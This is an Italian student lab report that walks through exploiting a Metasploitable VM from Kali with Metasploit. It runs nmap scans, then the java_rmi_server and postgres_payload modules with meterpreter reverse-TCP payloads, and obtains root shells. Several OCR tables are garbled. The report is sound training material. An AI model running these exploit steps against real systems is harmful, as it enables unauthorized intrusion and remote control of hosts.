CONSEGNA U2 S7 L5

• Esercizio n.1

Prima di tutto configuro gli indirizzi IP aggiornati su entrambe le macchine. L'indirizzo IP della Kali è il **192.168.75.111** mentre quello della Metasploitable è il **192.168.75.112**.

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b0:e9:cf brd ff:ff:ff:ff:ff
    inet 192.168.75.111/24 brd 192.168.75.255 scope global noprefixroute eth1
    valid_lft forever preferred_lft forever
    inet6 fe80::8ef3:df8c:614d:4845/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
```

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
```

Per accertarmi della corretta connessione fra le due macchine ho eseguito il **ping** da entrambe, l'una verso l'altra.

```
msfadmin@metasploitable:~$ ping 192.168.75.111

PING 192.168.75.111 (192.168.75.111) 56(84) bytes of data.
64 bytes from 192.168.75.111: icmp_seq=1 ttl=64 time=0.891 ms
64 bytes from 192.168.75.111: icmp_seq=2 ttl=64 time=0.812 ms
64 bytes from 192.168.75.111: icmp_seq=3 ttl=64 time=0.779 ms
64 bytes from 192.168.75.111: icmp_seq=4 ttl=64 time=0.642 ms

--- 192.168.75.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.642/0.781/0.891/0.089 ms
```

```
kali@kali:~ × kali@kali:~ ×

(kali®kali)-[~]
$ ping -c3 192.168.75.112

PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=17.8 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=76.3 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=9.04 ms

— 192.168.75.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 9.039/34.381/76.339/29.881 ms
```

Poi dalla macchina Kali ho eseguito un **nmap** con lo switch **-sV** per accertarmi che la porta **1099** sia aperta e che il servizio **Java rmi** sia attivo.


```
-$ nmap -sV 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 10:32 CEST
Nmap scan report for 192.168.75.112
Host is up (0.039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
                             VERSTON
        open ftp
open ssh
21/tcp
                             vsftpd 2.3.4
22/tcp
                             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp
         open telnet
                            Linux telnetd
25/tcp
         open
               smtp
                             Postfix smtpd
         open domain
                             ISC BIND 9.4.2
                             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp
         open http
111/tcp open rpcbind
                            2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec
513/tcp open login
                             netkit-rsh rexecd
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs
                             2-4 (RPC #100003)
2121/tcp open ftp
3306/tcp open mysql
                             ProFTPD 1.3.1
                             MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
                             VNC (protocol 3.3)
6000/tcp open X11
                             (access denied)
6667/tcp open
                             UnrealIRCd
8009/tcp open ajp13
                             Apache Jserv (Protocol v1.3)
                             Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open
                http
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
```

Avvio msfconsole e cerco tramite il comando search le parole chiave java rmi.

| <u>msf6</u> > search java rmi | | | | |
|---|-----------------|-------------|----------|--------|
| Matching Modules | | | | |
| | | | | |
| # Name | Disclosure Date | Pank | Chack | Descr |
| iption | Disclosure Date | Ralik | CHECK | Desci |
| - <u>—</u> | | | | |
| | | | | |
| 0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce | 2019-05-22 | excellent | Yes | Atlas |
| sian Crowd pdkinstall Unauthenticated Plugin Upload RCE 1 exploit/multi/http/crushftp_rce_cve_2023_43177 | 2023-08-08 | excellent | Yes | Crush |
| FTP Unauthenticated RCE | 2023-00-00 | excertent | 162 | Crusii |
| 2 Hom_ target: Java | | | | |
| 3 _ target: Linux Dropper | | | | |
| 4 _ target: Windows Dropper | | | | · |
| 5 exploit/multi/misc/java_jmx_server | 2013-05-22 | excellent | Yes | Java |
| JMX Server Insecure Configuration Java Code Execution 6 auxiliary/scanner/misc/java_jmx_server | 2013-05-22 | normal | No | Java |
| JMX Server Insecure Endpoint Code Execution Scanner | 2013-03-22 | 11011111a t | NO | Java |
| 7 auxiliary/gather/java_rmi_registry | | normal | No | Java |
| RMI Registry Interfaces Enumeration | | | | |
| 8 exploit/multi/misc/java_rmi_server | 2011-10-15 | excellent | Yes | Java |
| RMI Server Insecure Default Configuration Java Code Execution | | | | |
| 9 _ target: Generic (Java Payload) 10 _ target: Windows x86 (Native Payload) | | | | • |
| 11 _ target: Windows x86 (Native Payload) | | | | • |
| 12 _ target: Mac OS X PPC (Native Payload) | : | : | : | : |
| 13 _ target: Mac OS X x86 (Native Payload) | | | | |
| 14 auxiliary/scanner/misc/java_rmi_server | 2011-10-15 | normal | No | Java |
| RMI Server Insecure Endpoint Code Execution Scanner | | | | |
| 15 exploit/multi/browser/java_rmi_connection_impl RMIConnectionImpl Deserialization Privilege Escalation | 2010-03-31 | excellent | No | Java |
| 16 exploit/multi/browser/java_signed_applet | 1997-02-19 | excellent | No | Java |
| Signed Applet Social Engineering Code Execution | 1/// 02 1/ | CACCECCITE | 140 | 3444 |
| 17 _ target: Generic (Java Payload) | | | | |
| 18 _ target: Windows x86 (Native Payload) | | | | |
| 19 _ target: Linux x86 (Native Payload) | | | | |
| 20 _ target: Mac OS X PPC (Native Payload) | | | | • |
| <pre>21 _ target: Mac OS X x86 (Native Payload) 22 exploit/multi/http/jenkins_metaprogramming</pre> | 2019-01-08 | excellent | · Yes | Jenki |
| ns ACL Bypass and Metaprogramming RCE | 2017 01 00 | excettent | 163 | Jenki |
| 23 \ target: Unix In-Memory | | | | |
| 24 _ target: Java Dropper ^ | | | | |
| 25 exploit/linux/misc/jenkins_java_deserialize | 2015-11-18 | excellent | Yes | Jenki |
| ns CLI RMI Java Deserialization Vulnerability | | , | | |
| 26 exploit/linux/http/kibana_timelion_prototype_pollution_rce | 2019-10-30 | manual | Yes | Kiban |
| a Timelion Prototype Pollution RCE 27 exploit/multi/browser/firefox_xpi_bootstrapped_addon | 2007-06-27 | excellent | No | Mozil |
| la Firefox Bootstrapped Addon Social Engineering Code Execution | 2001 00 21 | excetteiit | 110 | MOZIC |
| 28 _ target: Universal (Javascript XPCOM Shell) | | | | |
| 29 _ target: Native Payload | | | | |
| | | | | |

Con il comando **use 8** seleziono l'exploit che mi servirà per avviare l'attacco. In questo caso l'exploit scelto è **multi/misc/java_rmi_server**.


Col comando **show options** controllo se ci sono dei parametri da passare all'exploit. In questo caso serve settare l'IP della macchina target (**RHOSTS**) e l'IP della macchina attaccante (**LHOST**). Verifico che il parametro **RPORT** (la porta del servizio da attaccare) è settato correttamente al valore **1099**.



Tramite i comandi **set rhost 192.168.75.112** e **set rhost 192.168.75.111** vado a configurare i parametri mancanti.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost ⇒ 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
msf6 exploit(multi/misc/java_rmi_server) > ■
```

Adesso i parametri sono configurati correttamente.




Uso il comando **show payloads** per vedere tutti i payloads disponibili per eseguire l'attacco. Mi interessano quelli che permettono di aprire una shell **Meterpreter** sulla macchina target.

| <pre>msf6 exploit(multi/misc/java_rmi_server) > show payloads</pre> | | | | | |
|---|-----------------|---------|-------|-------------------------|--|
| Compatible Payloads | | | | | |
| ====================================== | | | | | |
| # Name | Disclosure Date | Rank | Check | Description | |
| 0 payload/generic/custom | | normal | No | Custom Payload | |
| 1 payload/generic/debug_trap | | normal | No | Generic x86 Debug Trap | |
| 2 payload/generic/shell_bind_aws_ssm | | normal | No | Command Shell, Bind SSM | |
| (via AWS API) | | | | | |
| <pre>3 payload/generic/shell_bind_tcp</pre> | | normal | No | Generic Command Shell, | |
| Bind TCP Inline | | | | | |
| 4 Hopayload/generic/shell_reverse_tcp | | normal | No | Generic Command Shell, | |
| Reverse TCP Inline | | | | | |
| 5 payload/generic/ssh/interact | | normal | No | Interact with Establish | |
| ed SSH Connection | | | | | |
| 6 payload/generic/tight_loop | | normal | No | Generic x86 Tight Loop | |
| 7 payload/linux/x86/chmod | | normal | No | Linux Chmod | |
| 8 payload/linux/x86/exec | | normal | No | Linux Execute Command | |
| <pre>9 payload/linux/x86/meterpreter/bind_ipv6_tcp IPv6 TCP Stager (Linux x86)</pre> | | normal | No | Linux Mettle x86, Bind | |
| <pre>10 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid</pre> | | normal | No | Linux Mettle x86, Bind | |
| <pre>IPv6 TCP Stager with UUID Support (Linux x86) 11 payload/linux/x86/meterpreter/bind_nonx_tcp</pre> | | normal | No | Linux Mettle x86, Bind | |
| TCP Stager 12 payload/linux/x86/meterpreter/bind_tcp | | normal | No | Linux Mettle x86, Bind | |
| TCP Stager (Linux x86) | | HOTHIAL | NO | LINUX MELLIE XOO, BING | |
| 13 payload/linux/x86/meterpreter/bind_tcp_uuid TCP Stager with UUID Support (Linux x86) | | normal | No | Linux Mettle x86, Bind | |
| <pre>14 payload/linux/x86/meterpreter/reverse_ipv6_tcp</pre> | | normal | No | Linux Mettle x86, Rever | |
| se TCP Stager (IPv6) 15 payload/linux/x86/meterpreter/reverse_nonx_tcp | | normal | No | Linux Mettle x86, Rever | |
| se TCP Stager 16 payload/linux/x86/meterpreter/reverse_tcp | | normal | No | Linux Mettle x86, Rever | |
| se TCP Stager | | | | | |
| <pre>17 payload/linux/x86/meterpreter/reverse_tcp_uuid se TCP Stager</pre> | | normal | No | Linux Mettle x86, Rever | |
| 18 payload/linux/x86/meterpreter_reverse_http rse HTTP Inline | | normal | No | Linux Meterpreter, Reve | |
| <pre>19 payload/linux/x86/meterpreter_reverse_https</pre> | | normal | No | Linux Meterpreter, Reve | |
| rse HTTPS Inline 20 payload/linux/x86/meterpreter_reverse_tcp | | normal | No | Linux Meterpreter, Reve | |
| rse TCP Inline 21 payload/linux/x86/metsvc_bind_tcp | | normal | No | Linux Meterpreter Servi | |
| ce, Bind TCP | | | | | |
| 22 payload/linux/x86/metsvc_reverse_tcp ce, Reverse TCP Inline | | normal | No | Linux Meterpreter Servi | |
| 23 payload/linux/x86/read_file | | normal | No | Linux Read File | |
| 24 payload/linux/x86/shell/bind_ipv6_tcp nd IPv6 TCP Stager (Linux x86) | | normal | No | Linux Command Shell, Bi | |
| 25 payload/linux/x86/shell/bind_ipv6_tcp_uuid | | normal | No | Linux Command Shell, Bi | |

Scelgo il payload /linux/x86/meterpreter_reverse_tcp e lo imposto usando il comando set payload 20.

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 20
payload ⇒ linux/x86/meterpreter_reverse_tcp
```

Ricontrollo se tutti i parametri dell'exploit sono configurati correttamente prima di avviare l'attacco.



Avvio l'attacco da **msfconsole** con il comando **exploit**. L'attacco va a buon fine e si apre una sessione di **meterpreter** sulla macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444

[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/MZ5hYWujpw

[*] 192.168.75.112:1099 - Server started.

[*] 192.168.75.112:1099 - Sending RMI Header ...

[*] 192.168.75.112:1099 - Sending RMI Call ...


[*] 192.168.75.112:1099 - Replied to request for payload JAR

[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:41337) at 2024-07-12 10:01:19 +0200

meterpreter > id
```

Verifico le tabelle di routing della macchina target per mezzo del comando route.

| Stdapi: Networking Commands | |
|---|---|
| Command | Description |
| arp getproxy ifconfig ipconfig netstat portfwd resolve route | Display the host ARP cache Display the current proxy configuration Display interfaces Display interfaces Display the network connections Forward a local port to a remote service Resolve a set of host names on the target View and modify the routing table |



Poi con il comando **shell** vado ad aprirmi una shell all'interno della macchina Metasploitable.

```
Stdapi: System Commands
                              Description
   Command
                              Execute a command
   execute
                              Get one or more environment variable values
   getenv
                              Get the current process identifier
   getpid
                              Get the user that the server is running as
   getuid
   kill
                              Terminate a process
                              Displays the target system local date and time
   localtime
                              Filter processes by name
   pgrep
   pkill
                              Terminate processes by name
                              List running processes
   ps
   shell
                              Drop into a system command shell
                              Suspends or resumes a list of processes
   suspend
                              Gets information about the remote system, such as OS
   sysinfo
```

```
<u>meterpreter</u> > shell
Process 4967 created.
Channel 1 created.
```

Uso il comando **ifconfig** per visualizzare la configurazione di rete della macchina target.

```
ifconfig
eth0
          Link encap:Ethernet HWaddr 08:00:27:33:90:f7
          inet addr:192.168.75.112 Bcast:192.168.75.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:90f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:495 errors:0 dropped:0 overruns:0 frame:0
          TX packets:310 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:589244 (575.4 KB) TX bytes:32502 (31.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:332 errors:0 dropped:0 overruns:0 frame:0
          TX packets:332 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:137005 (133.7 KB) TX bytes:137005 (133.7 KB)
```

Verifico che è stato fatto l'accesso tramite utente root, con tutti i vantaggi che se ne possono trarre. Uso il comando **id**.

```
id
uid=0(root) gid=0(root)
```

Funzionano vari comandi con i quali poter carpire sempre più informazioni sul nostro target.



```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:33:90:f7 brd ff:ff:ff:ff:ff
    inet 192.168.75.112/24 brd 192.168.75.255 scope global eth0
    inet6 fe80::a00:27ff:fe33:90f7/64 scope link
    valid lft forever preferred lft forever
```

• Esercizio n.2

Per sicurezza verifico che la porta **5432** del sevizio **PostgreSQL** sia aperta sulla macchina target, effettuando una scansione dei servizi con **nmap**, come in precedenza.

```
–(kali⊛kali)-[~]
Not shown: 977 closed tcp ports (conn-refused)
PORT
          STATE SERVICE
                                   VERSION
21/tcp
         open ftp
open ssh
open telnet
                                   vsftpd 2.3.4
22/tcp
23/tcp
                                   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
                                   Linux telnetd
          open smtp
open domain
25/tcp
                                   Postfix smtpd
53/tcp
                                 ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec
513/tcp open login
                                  netkit-rsh rexecd
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistr
1524/tcp open bindshell Metasploitable root shell
                                   GNU Classpath grmiregistry
2049/tcp open nfs
2121/tcp open ftp
                                   2-4 (RPC #100003)
                                   ProFTPD 1.3.1
                                   MySQL 5.0.51a-3ubuntu5
                  mysql
3306/tcp open
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc
6000/tcp open X11
                                   VNC (protocol 3.3)
                                   (access denied)
6667/tcp open irc
8009/tcp open ajp13
                                   UnrealIRCd
                                   Apache Jserv (Protocol v1.3)
8180/tcp open http
                                   Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdómain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
```

Successivamente avvio **msfconsole** sulla macchina Kali e col comando **search** avvio la ricerca degli exploit con la parola chiave **postgre**.


```
Marching Modules

# Name
| Base | Disclosure Date | Fank | Check | Description | Disclosure Date | Fank | Check | Description |
```

Tramite il comando use 27 seleziono l'exploit /linux/postgres/postgres_payload.

```
msf6 > use 27
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
```


Con il comando **show options** verifico i parametri necessari al corretto funzionamento dell'exploit. In questo caso serve da inserire l'indirizzo IP target della Metasploitable (**RHOSTS**) e quello della macchina attaccante Kali (**LHOST**).



Con i comandi **set rhost 192.168.75.112** e **set lhost 192.168.75.111** vado a configurarli entrambi prima di avviare l'attacco.

```
<u>msf6</u> exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost ⇒ 192.168.75.112
<u>msf6</u> exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
```

Ricontrollo il tutto col comando show options.



Infine lancio l'esecuzione con **exploit**. L'attacco va a buon fine e la shell di **meterpreter** si apre correttamente. Provo a eseguire vari comandi sulla shell per avere ulteriore conferma.

```
msf6 exploit(
 *] Started reverse TCP handler on 192.168.75.111:4444
 [*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/WgYQAQpJ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:53672) at 2024-07-12 11:22:01 +0200
<u>neterpreter</u> > pwd
 /var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
                      Size Type Last modified
100600/rw-
                                     2010-03-17 15:08:46 +0100
                                                                        PG VERSION
100644/rw-r--r-- 9216
                                     2024-07-12 11:26:37 +0200
2010-03-17 15:08:56 +0100
                                                                        VbotDqZE.dll
040700/rwx----- 4096 dir
                                                                        base
                                     2024-07-12 11:30:16 +0200
2010-03-17 15:08:49 +0100
                                                                        global
040700/rwx-
                     4096 dir
040700/rwx-
                      4096 dir
                                                                        pg_clog
                                     2010-03-17 15:08:46 +0100
                                                                        pg_multixact
040700/rwx
040700/rwx----- 4096
                                      2010-03-17 15:08:49 +0100
                                                                        pg_subtrans
040700/rwx-
                      4096
                                     2010-03-17 15:08:46 +0100
                                                                        pg_tblspc
                                     2010-03-17 15:08:46 +0100
2010-03-17 15:08:49 +0100
040700/rwx-----
                      4096 dir
                                                                        pg_twophase
040700/rwx-
                      4096 dir
                                                                        pg_xlog
                                     2024-07-12 09:04:59 +0200
100600/rw-
                              fil
fil
                                                                        postmaster.opts
                                      2024-07-12 09:04:58 +0200
                      54
                                                                        postmaster.pid
100600/rw-
                                      2010-03-17 15:08:45 +0100
100644/rw-r--r--
                                                                        root.crt
100644/rw-r--r--
                                      2010-03-17 15:07:45 +0100
                                                                        server.crt
100640/rw-r-
                                     2010-03-17 15:07:45 +0100 server.key
meterpreter > ip a
   ] Unknown command: ip. Run the help command for more details.
meterpreter > ifconfig
Hardware MAC : 00:00:00:00:00:00
MTU
                 : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask :
                  255.0.0.0
IPv6 Address
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:
```